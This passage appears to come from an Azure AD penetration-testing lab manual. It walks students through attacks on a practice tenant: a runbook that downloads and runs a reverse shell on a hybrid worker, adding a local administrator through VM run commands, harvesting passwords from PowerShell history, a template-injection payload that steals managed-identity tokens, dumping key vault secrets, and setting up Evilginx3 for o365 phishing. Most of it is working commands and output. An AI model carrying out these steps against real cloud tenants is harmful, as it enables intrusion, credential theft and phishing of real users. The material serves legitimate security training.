C:\Windows\system32> az account get-access-token --resource-type ms-graph
{
  "accessToken": "eyJ0..",
  "expiresOn": "2021-04-12 08:27:33.804198",
  "subscription": "b413826f-108d-4049-8c11-d52d5d388768",
  "tenant": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
  "tokenType": "Bearer"
}
```

Use the token on the student VM. Run the following command on the student VM:

```
PS C:\AzAD\Tools> $Token = "eyJ0.."
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($Token | ConvertTo-
SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using 1950a258-227b-4e31-a9cf-
717495945fc2
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs
```

```
NOTE: You can use the -NoWelcome parameter to suppress this message.
```

Now, let's add Mark as a member of the group. Please note that if you see Mark as member of the group already, that simply means I or a fellow student did that. Please bear with that for the sake of the lab ;)

In the below command –GroupId is for the group object id.

```
PS C:\AzAD\Tools> $params = @{
>>     "@odata.id" =
"https://graph.microsoft.com/v1.0/directoryObjects/f66e133c-bd01-4b0b-b3b7-
7cd949fd45f3"
>> }
PS C:\AzAD\Tools> New-MgGroupMemberByRef -GroupId e6870783-1378-4078-b242-
84c08c6dc0d7 -BodyParameter $params
```

Below is the error you will get if Mark is already a member. Please ignore this!

```
PS C:\AzAD\Tools> $params = @{
>>     "@odata.id" =
"https://graph.microsoft.com/v1.0/directoryObjects/f66e133c-bd01-4b0b-b3b7-
7cd949fd45f3"
>> }
PS C:\AzAD\Tools> New-MgGroupMemberByRef -GroupId e6870783-1378-4078-b242-
84c08c6dc0d7 -BodyParameter $params
New-MgGroupMemberByRef : One or more added object references already exist
for the following modified properties: 'members'.
Status: 400 (BadRequest)
 [snip]
```

Now, we can use az cli to check for automation accounts. Run the below command on the reverse shell:

```
PS C:\Windows\system32> az automation account list
[
  {
    "creationTime": "2021-03-17T14:40:05.340000+00:00",
    "description": null,
    "etag": null,
    "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridAutomation",
    "lastModifiedBy": null,
    "lastModifiedTime": "2021-04-04T03:50:44.573333+00:00",
    "location": "switzerlandnorth",
    "name": "HybridAutomation",
    "resourceGroup": "Engineering",
    "sku": null,
    "state": null,
    "tags": {},
```

```
    "type": "Microsoft.Automation/AutomationAccounts"
  }
]
```

Now, we should be able to list roles assigned to Mark using '`az role assignment list --assignee MarkDWalden@defcorphq.onmicrosoft.com`' on the reverse shell but it does not return an output.

Therefore, we request an access token for ARM and use the one for aad-graph that we requested earlier and use both with Az PowerShell.

Run the below command on the reverse shell to request an access token for ARM:

```
PS C:\Windows\system32> az account get-access-token
{
  "accessToken": "eyJ0.."
[snip]
```

To request an access token for add-graph:

```
PS C:\Windows\system32> az account get-access-token --resource-type aad-graph
{
  "accessToken": "eyJ0.."
[snip]
```

Use the below command for using both the tokens with Az PowerShell:

```
PS C:\AzAD\Tools> $AADToken = 'eyJ0…'
PS C:\AzAD\Tools> $AccessToken = 'eyJ0…'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $AccessToken -
GraphAccessToken $AADToken -AccountId f66e133c-bd01-4b0b-b3b7-7cd949fd45f3

Account                             SubscriptionName TenantId
Environment
-------                             ---------------- --------
-----------
f66e133c-bd01-4b0b-b3b7-7cd949fd45f3 DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Run the below command to get the role for Mark (added to the Aumtation Accounts group) on the automation account:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -Scope /subscriptions/b413826f-108d-
4049-8c11-
```

```
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridAutomation


RoleAssignmentId   : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridA
utomation/providers/Microsoft.Authorization/roleAssignments/c981e312-78da-
4698-9702-e7424fae94f8
Scope              : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Automation/automa
tionAccounts/HybridAutomation
DisplayName        : Automation Admins
SignInName         :
RoleDefinitionName : Contributor
RoleDefinitionId   : b24988ac-6180-42a0-ab88-20f7382dd24c
ObjectId           : e6870783-1378-4078-b242-84c08c6dc0d7
ObjectType         : Group
CanDelegate        : False
[snip]
```

Sweet! The above output means Mark has Contributor role on the automation account. We can create and execute Runbooks!

Use the below command to check if a hybrid worker group is in use by the automation account:

```
PS C:\AzAD\Tools> Get-AzAutomationHybridWorkerGroup -AutomationAccountName
HybridAutomation -ResourceGroupName Engineering


ResourceGroupName     : Engineering
AutomationAccountName : HybridAutomation
Name                  : Workergroup1
RunbookWorker         : {defeng-adcsrv.defeng.corp}
GroupType             : User
```

Great! We have a hybrid runbookworker. This will allow us to execute commands/scripts on the on-prem infrastructure!

Import C:\AzAD\Tools\student**x**.ps1 as a PowerShell runbook. This script downloads the Invoke-PowerShellTCP.ps1 reverse shell from your student VM and runs on the hybrid worker. Below are the contents of student**x**.ps1. Make sure to modify it to match the IP address of your student VM

```
iex (New-Object Net.Webclient).downloadstring("http://172.16.x.x:82/Invoke-
PowerShellTcp.ps1")
Power -Reverse -IPAddress 172.16.x.x -Port 4444
```

Host the Invoke-PowerShellTCP.ps1 by copying it to the C:\xampp\htdocs and starting Apache using xampp.

Run the below command in the PowerShell session where you connected using the access token for Mark. It may take couple of minutes.:

```
PS C:\AzAD\Tools> Import-AzAutomationRunbook -Name studentx -Path
C:\AzAD\Tools\studentx.ps1 -AutomationAccountName HybridAutomation -
ResourceGroupName Engineering -Type PowerShell -Force -Verbose
VERBOSE: Performing the operation "Import" on target "studentx".


Location              : switzerlandnorth
Tags                  : {}
JobCount              : 0
RunbookType           : PowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : New
ResourceGroupName     : Engineering
AutomationAccountName : HybridAutomation
Name                  : studentx
CreationTime          : 4/12/2021 11:41:22 PM -07:00
LastModifiedTime      : 4/12/2021 11:41:22 PM -07:00
Description           :
```

Publish the runbook so that we can use it:

```
PS C:\AzAD\Tools> Publish-AzAutomationRunbook -RunbookName studentx -
AutomationAccountName HybridAutomation -ResourceGroupName Engineering -
Verbose

[snip]
State                 : Published
ResourceGroupName     : Engineering
AutomationAccountName : HybridAutomation
Name                  : studentx
CreationTime          : 4/12/2021 11:41:22 PM -07:00
LastModifiedTime      : 4/13/2021 12:05:11 AM -07:00
Description           :
```

Start a netcat listener on your student VM. Remember to listen on the port that you specified in the runbook studentx:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
```

```
listening on [any] 4444 ...
```

Finally, start the runbook:

```
PS C:\AzAD\Tools> Start-AzAutomationRunbook -RunbookName studentx -RunOn
Workergroup1 -AutomationAccountName HybridAutomation -ResourceGroupName
Engineering -Verbose


ResourceGroupName      : Engineering
AutomationAccountName  : HybridAutomation
JobId                  : 7184cf48-29a8-430f-827b-87fc4f64f77e
CreationTime           : 4/13/2021 12:50:58 AM -07:00
Status                 : New
StatusDetails          : None
StartTime              :
EndTime                :
Exception              :
LastModifiedTime       : 4/13/2021 12:50:58 AM -07:00
LastStatusModifiedTime : 4/13/2021 12:50:58 AM -07:00
JobParameters          : {}
RunbookName            : studentx
HybridWorker           : Workergroup1
StartedBy              :
```

On the listener, you should see a connect back and we can execute commands!

```
connect to [172.16.150.1] from (UNKNOWN) [172.16.1.20] 58821: NO_DATA


Windows PowerShell running as user DEFENG-ADCSRV$ on DEFENG-ADCSRV
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\ProgramData\Microsoft\System
Center\Orchestrator\7.2\SMA\Sandboxes\fdgeenj3.kql\Temp\czbjn2jo.ncu> whoami
nt authority\system
PS C:\ProgramData\Microsoft\System
Center\Orchestrator\7.2\SMA\Sandboxes\fdgeenj3.kql\Temp\czbjn2jo.ncu>
hostname
defeng-adcsrv
```

Learning Objective 15:

Task

- Abuse the permissions that Managed Identity of the 'defcorphqcareer' App Service to get command execution on an Azure VM.
- Extract credentials from the target VM.


Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration and Privilege Escalation

Solution

We already know that the managed identity of the defcorphqcareer app service has ability to execute commands on the bkpadconnect VM.

Upload the C:\AzAD\Tools\student**x**token.phtml to get a new access token for the managed identity.



Run the below command to use Az PowerShell as the managed identity:

```
PS C:\AzAD\Tools> $AccessToken = 'eyJ0…'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $AccessToken -AccountId
064aaf57-30af-41f0-840a-0e21ed149946

Account                                SubscriptionName TenantId
Environment
-------                                ---------------- --------
-----------
064aaf57-30af-41f0-840a-0e21ed149946 DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Get some more information about the bkpadconnect VM. Let's check if there is a public IP address attached to the VM. Run the below command to get information about the NetworkProfile of the VM:

```
PS C:\AzAD\Tools> Get-AzVM -Name bkpadconnect -ResourceGroupName Engineering
| select -ExpandProperty NetworkProfile

NetworkInterfaces
-----------------
```

```
{/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bkpadconnect368}
```

Get more details about the network interface attached to the VM using the below command:

```
PS C:\AzAD\Tools> Get-AzNetworkInterface -Name bkpadconnect368
Name                      : bkpadconnect368
ResourceGroupName         : Engineering
Location                  : germanywestcentral
Id                        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bk
                            padconnect368
Etag                      : W/"bd2fc859-eae9-48f9-8e70-adb18dab5a0b"
ResourceGuid              : 41201518-049a-406f-a19a-c16eddc573f5
ProvisioningState         : Succeeded
Tags                      :
VirtualMachine            : {
                              "Id": "/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect"
[snip]
"PublicIpAddress": {
                                    "IpTags": [],
                                    "Zones": [],
                                    "Id": "/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/publicIPA
ddresses/bkpadconnectIP"
[snip]
```

Get the public IP address attached to the VM:

```
PS C:\AzAD\Tools> Get-AzPublicIpAddress -Name bkpadconnectIP


Name                    : bkpadconnectIP
ResourceGroupName       : Engineering
Location                : germanywestcentral
Id                      : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/publicIPA
ddresses/bkpadconnectIP
Etag                    : W/"250836ec-0e99-438f-a34e-678544de7278"
ResourceGuid            : a6e23b55-d8b1-4e0e-9fda-d9ed47c59b40
ProvisioningState       : Succeeded
Tags                    :
```

```
PublicIpAllocationMethod : Dynamic
IpAddress                : 20.52.148.232
PublicIpAddressVersion   : IPv4
[snip]
```

Let's run a command on the bkpadconnect Azure VM. As an example, we can run the local PowerShell script 'C:\AzAD\Tools\adduser.ps1' on the VM. Make sure to modify the script (change student) so that it adds a user for your student ID:

```
$passwd = ConvertTo-SecureString "StudXPassword@123" -AsPlainText -Force
New-LocalUser -Name studentX -Password $passwd
Add-LocalGroupMember -Group Administrators -Member studentx
```

Run the below command to execute adduser.ps1 script on the VM. On successful execution, the user that you specified in the script will be created and added to the local administrators group on the bkpadconnect VM. It will take couple of minutes to complete:

```
PS C:\AzAD\Tools> Invoke-AzVMRunCommand -VMName bkpadconnect -
ResourceGroupName Engineering -CommandId 'RunPowerShellScript' -ScriptPath
'C:\AzAD\Tools\adduser.ps1' -Verbose
VERBOSE: Performing the operation "Invoke" on target "bkpadconnect".


Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : Name     Enabled Description
----     ------- -----------
studentx True


Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Sweet! Now we can try to access the VM using the user we added (here we are assuming that the VM's configuration allows local users to connect remotely):

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
```

```
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $Password)
PS C:\AzAD\Tools> $sess = New-PSSession -ComputerName 20.52.148.232 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession $sess
[20.52.148.232]: PS C:\Users\studentx\Documents>hostname
bkpadconnect
```

Now, there are many ways to extract credentials from the VM – lsass, registry, DPAPI etc. Assuming that we tried them and then we found credentials in the PowerShell console history of the bkpadconnect user (Recall from our previous enumeration that the default administrator of the bkadconnect machine is also named bkpadconnect):

```
[20.52.148.232]: PS C:\Users\studentx\Documents> Get-LocalUser

Name               Enabled Description
----               ------- -----------
bkpadconnect       True    Built-in account for administering the
computer/domain
[snip]

[20.52.148.232]: PS C:\Users\studentx\Documents> cat
C:\Users\bkpadconnect\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
\ConsoleHost_history.txt

$pwd = "CredsToManageCl0udSync!"
$passwd = $pwd | ConvertTo-SecureString -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("defeng-
adcnct\administrator", $passwd)
$adconnect = New-PSSession -ComputerName 172.16.1.21 -Credential $creds
Enter-PSSession -Session $adconnect
Restart-Service -Name WinRM
WinRM Quickconfig
Restart-Computer
Set-Item WSMan:\localhost\Client\TrustedHosts -Value '*'`

Set-Item WSMan:\localhost\Client\TrustedHosts -Value '*'
```

Learning Objective 16:

Task

- Abuse the permissions that Managed Identity of the 'vaultfrontend' App Service has to extract secrets from a key vault.
- Use the secrets to gather more information from the defcorphq tenant.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining

Solution

We already enumerated that the managed identity of the 'vaultfrontend' app service (https://vaultfrontend.azurewebsites.net) can access the keyvault 'ResearchKeyVault'.

To be able to access the keyvault, we need to request a keyvault access token. Use the following code in the web app for that:

```
{{config.__class__.__init__.__globals__['os'].popen('curl
"$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version=2017-
09-01" -H secret:$IDENTITY_HEADER').read()}}
```

Request a new ARM access token using the below command:

```
{{config.__class__.__init__.__globals__['os'].popen('curl
"$IDENTITY_ENDPOINT?resource=https://management.azure.com&api-
version=2017-09-01" -H secret:$IDENTITY_HEADER').read()}}
```

Connect using Az PowerShell and use both the arm token and keyvault token:

```
PS C:\AzAD\Tools> $token = 'eyJ0..'
PS C:\AzAD\Tools> $keyvaulttoken = 'eyJ0..'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $token -AccountId 2e91a4fe-
a0f2-46ee-8214-fa2ff6aa9abc -KeyVaultAccessToken $keyvaulttoken

Account                             SubscriptionName TenantId
Environment
-------                             ---------------- --------
-----------
2e91a4fe-a0f2-46ee-8214-fa2ff6aa9abc DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Now, we can check if we can access the keyvault and possible any secrets, keys or credentials:

```
PS C:\AzAD\Tools> Get-AzKeyVault
```

```
Vault Name           : ResearchKeyVault
Resource Group Name  : Research
Location             : germanywestcentral
Resource ID          : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault
Tags                 :


PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName ResearchKeyVault

Vault Name   : researchkeyvault
Name         : Reader
Version      :
Id           : https://researchkeyvault.vault.azure.net:443/secrets/Reader
Enabled      : True
Expires      :
Not Before   :
Created      : 3/12/2021 11:06:20 AM
Updated      : 3/12/2021 11:06:20 AM
Content Type :
Tags         :

PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName ResearchKeyVault -Name
Reader -AsPlainText

username: kathynschaefer@defcorphq.onmicrosoft.com ; password:
Gaxu@6991TEST$#*!@#
```

Please note that the password may be different in your lab instance.

Sweet!

Let's see what Azure resources the user Kathy has access to. Run the below commands to authenticate as Kathy and enumerate resources the user can access. You may like to note that Kathy's access to Azure portal using a web browser is blocked using a Condition Access Policy. Please note that the password may be different in your lab instance:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'Gaxu@6991TEST$#*!@#' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('kathynschaefer@defcorphq.onmicroso
ft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                                   SubscriptionName TenantId
Environment
-------                                   ---------------- --------
-----------
```

```
kathynschaefer@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud

PS C:\AzAD\Tools> Get-AzResource


Name              : jumpvm
ResourceGroupName : RESEARCH
ResourceType      : Microsoft.Compute/virtualMachines
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm
Tags              :
```

Let's enumerate role assignments on the VM 'jumpvm':

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -Scope /subscriptions/b413826f-108d-
4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm

[snip]
Scope              : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm
DisplayName        : VM Admins
SignInName         :
RoleDefinitionName : Reader
RoleDefinitionId   : acdd72a7-3385-48ef-bd42-f606fba81ae7
ObjectId           : 783a312d-0de2-4490-92e4-539b0e4ee03e
ObjectType         : Group
CanDelegate        : False
Description        :
ConditionVersion   :
Condition          :
[snip]

DisplayName        : VM Admins
SignInName         :
RoleDefinitionName : Virtual Machine Command Executor
RoleDefinitionId   : f824060c-c059-4ebc-991c-82fd4ee5ea61
ObjectId           : 783a312d-0de2-4490-92e4-539b0e4ee03e
ObjectType         : Group
CanDelegate        : False
```

So there is a group 'VM admins' that has the Virtual Machine Command Executor role on the jumpvm VM.

Let's check the definition of this role to understand the allowed actions:

```
PS C:\AzAD\Tools> Get-AzRoleDefinition -Name "Virtual Machine Command
Executor"

Name             : Virtual Machine Command Executor
Id               : f824060c-c059-4ebc-991c-82fd4ee5ea61
IsCustom         : True
Description      : Ability to only run commands on the Virtual Machine.
Actions          : {Microsoft.Compute/virtualMachines/runCommand/action}
NotActions       : {}
DataActions      : {}
NotDataActions   : {}
AssignableScopes : {/subscriptions/b413826f-108d-4049-8c11-d52d5d388768}
```

Let's get some information about the VM admins group and its membership:

```
PS C:\AzAD\Tools> Get-AzADGroup -DisplayName 'VM Admins'

SecurityEnabled : True
MailNickname    : 801e8ff2-0
ObjectType      : Group
Description     : Members of this groups can execute commands on the VM
DisplayName     : VM Admins
Id              : 783a312d-0de2-4490-92e4-539b0e4ee03e
Type            :

PS C:\AzAD\Tools> Get-AzADGroupMember -GroupDisplayName 'VM Admins' | select
DisplayName

DisplayName
-----------
VMContributor107@defcorphq.onmicrosoft.com
VMContributor26@defcorphq.onmicrosoft.com
VMContributor9@defcorphq.onmicrosoft.com
[snip]
```

Now, let's list some information about the users of the group. For VMContributor**x**@defcorphq.onmicrosoft.com list the groups and roles that the user is a member of! We will use the Graph API to get all the details and not Az PowerShell.

Run the below command to get an access token for Graph API:

```
PS C:\AzAD\Tools> (Get-AzAccessToken -ResourceUrl
https://graph.microsoft.com).Token
eyJ0...
```

Now, use the token with the below code:

```
$Token =  'eyJ0eX..'
$URI = '
https://graph.microsoft.com/v1.0/users/VMContributorX@defcorphq.onmicro
soft.com/memberOf'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $Token =  'eyJ0..'
PS C:\AzAD\Tools> $URI =
'https://graph.microsoft.com/v1.0/users/VMContributorX@defcorphq.onmicrosoft.
com/memberOf'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value


@odata.type                   : #microsoft.graph.administrativeUnit
id                            : e1e26d93-163e-42a2-a46e-1b7d52626395
deletedDateTime               :
displayName                   : Control Unit
description                   : To Limit the privileges.
```

So VMContributorx@defcorphq.onmicrosoft.com is added to an administrative unit 'Control Unit'.

Note that we could see this from our previous acces as test@defcorphq.onmicrosoft.com but I am trying to address this as if we have zero knowledge of the target.

Let's get information and membership of this administrative unit using MS Graph module. We are using Kathy's credentials below:

```
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds
PS C:\AzAD\Tools> $Token = (Get-AzAccessToken -ResourceTypeName
MSGraph).Token
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($Token | ConvertTo-
SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!
```

```
Connected via userprovidedaccesstoken access using 1950a258-227b-4e31-a9cf-
717495945fc2
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.
PS C:\AzAD\Tools> Get-MgDirectoryAdministrativeUnit -AdministrativeUnitId
e1e26d93-163e-42a2-a46e-1b7d52626395

DeletedDateTime Id                                   Description
DisplayName  Visibility
--------------- --                                   -----------
-----------  ----------
                e1e26d93-163e-42a2-a46e-1b7d52626395 To Limit the privileges.
Control Unit

PS C:\AzAD\Tools> Get-MgDirectoryAdministrativeUnitMember -
AdministrativeUnitId e1e26d93-163e-42a2-a46e-1b7d52626395 | fl *
DeletedDateTime      :
Id                   : 783a312d-0de2-4490-92e4-539b0e4ee03e
AdditionalProperties : {[@odata.type, #microsoft.graph.group],
[createdDateTime, 2021-03-16T13:45:51Z], [creationOptions, System.Object[]],
[description, Members of this groups can execute commands on the VM]...}

[snip]
```

The VM Admins group is a member of the administrative unit. Let's check for any roles scoped to this administrative unit:

```
PS C:\AzAD\Tools> Get-MgDirectoryAdministrativeUnitScopedRoleMember -
AdministrativeUnitId e1e26d93-163e-42a2-a46e-1b7d52626395 | fl *

AdministrativeUnitId : e1e26d93-163e-42a2-a46e-1b7d52626395
Id                   : 7TU5Wy21gECLBToYMhlNOpNt4uE-FqJCpG4bfVJiY5VZgwiM-
2ZTQq0NqRuC_VSKU
RoleId               : 5b3935ed-b52d-4080-8b05-3a1832194d3a
RoleMemberInfo       :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphIdentity
AdditionalProperties : {}

PS C:\AzAD\Tools> (Get-MgDirectoryAdministrativeUnitScopedRoleMember -
AdministrativeUnitId e1e26d93-163e-42a2-a46e-1b7d52626395).RoleMemberInfo

DisplayName Id
----------- --
Roy G. Cain 8c088359-66fb-4253-ad0d-a91b82fd548a
```

Let's check the role using the RoleId we got above:

```
PS C:\AzAD\Tools> Get-MgDirectoryRole -DirectoryRoleId 5b3935ed-b52d-4080-
8b05-3a1832194d3a

DeletedDateTime Id                                   Description
DisplayName                  RoleTemplateId
--------------- --                                   -----------
-----------                  --------------
                5b3935ed-b52d-4080-8b05-3a1832194d3a Allowed to view, set and
reset authentication method information for any non-admin user.
Authentication Administrator c4e39bd9-1100-46d3-8c65-fb160da0071f
```

So, know we know that the user Roy has Authentication Administrator privileges scoped to the Control Unit administrative unit!

Get some more details about the user Roy:

```
PS C:\AzAD\Tools> Get-MgUser -UserId 8c088359-66fb-4253-ad0d-a91b82fd548a |
fl *

[snip]
DisplayName                   : Roy G. Cain
FacsimileTelephoneNumber      :
GivenName                     :
IsCompromised                 :
ImmutableId                   :
JobTitle                      :
LastDirSyncTime               :
LegalAgeGroupClassification   :
Mail                          : roygcain@defcorphq.onmicrosoft.com
MailNickName                  : roygcain
```

Learning Objective 17:

Task

- Using the information collected from the IAM of 'jumpvm' about others users, execute a phishing attack against the user that has Authentication Administrator role.
- Use the Authentication Administrator privileges to reset password of a user who is a member of a group that has command execution privileges on the jumpvm.
- Get command execution on the jumpvm VM.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Initial Access, Privilege Escalation and Data Mining

Solution

We collected information that the user with email roygcain@defcorphq.onmicrosoft.com has Authentication Administrator role scoped to the administrative unit called Control Unit. Therefore, Roy can reset passwords of all the VMContributor**x** users. Also, the said users are a member of the VM Admins group that allow them to have command execution permissions on the jumpvm VM.

Note: Make sure that you turn off 365-stealer before starting Evilginx3 on the student VM.

Setup Evilginx3

Let's try to phish the user roygcain@defcorphq.onmicrosoft.com using Evilginx3. Run the following command on your student VM to start setting up the tool. Note that we are running Evliginx in developer mode to be able to use self-signed certificates:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\evilginx-v3.3.0\evilginx.exe -p
C:\AzAD\Tools\evilginx-v3.3.0\phishlets -developer

[snip]
by Kuba Gretzky (@mrgretzky)     version 3.3.0

[22:23:20] [inf] Evilginx Mastery Course:
https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[22:23:20] [inf] loading phishlets from: C:\AzAD\Tools\evilginx-
v3.3.0\phishlets
[22:23:25] [inf] loading configuration from: C:\Users\studentuserx\.evilginx
[snip]
[22:23:25] [war] server domain not set! type: config domain <domain>
[22:23:25] [war] server ip not set! type: config ip <ip_address>
[snip]
```

Configure server domain and IP. Run the below commands in the evilginx console. Make sure to modify the domain and IP to match your user ID and student VM IP:

```
: config domain studentx.corp
[22:26:03] [inf] server domain set to: studentx.corp
[22:26:03] [war] server external ip not set! type: config ipv4 external
<external_ipv4_address>
: config ipv4 external 172.16.x.x
[22:26:16] [inf] server external IP set to: 172.16.x.x
```

Select the phishlest for o365 and point it to a URL on the DNS that you created above:

```
: phishlets hostname o365 studentx.corp
[22:28:43] [inf] phishlet 'o365' hostname set to: studentx.corp
[22:28:43] [inf] disabled phishlet 'o365'
: phishlets get-hosts o365

172.16.150.1 login.studentx.corp
172.16.150.1 www.studentx.corp
```


Setup DNS

As a part of the attack infrastructure, we have a Technitium DNS server. We need to set it up so that the phishing URL points to the correct machine – student VM.

You can access it by browsing to http://172.16.2.50:5380/ from your student VM and using the following details:

username: admin

password: admin@123




Click on the Zones tab, click on Add Zone button, and enter the below mentioned details:

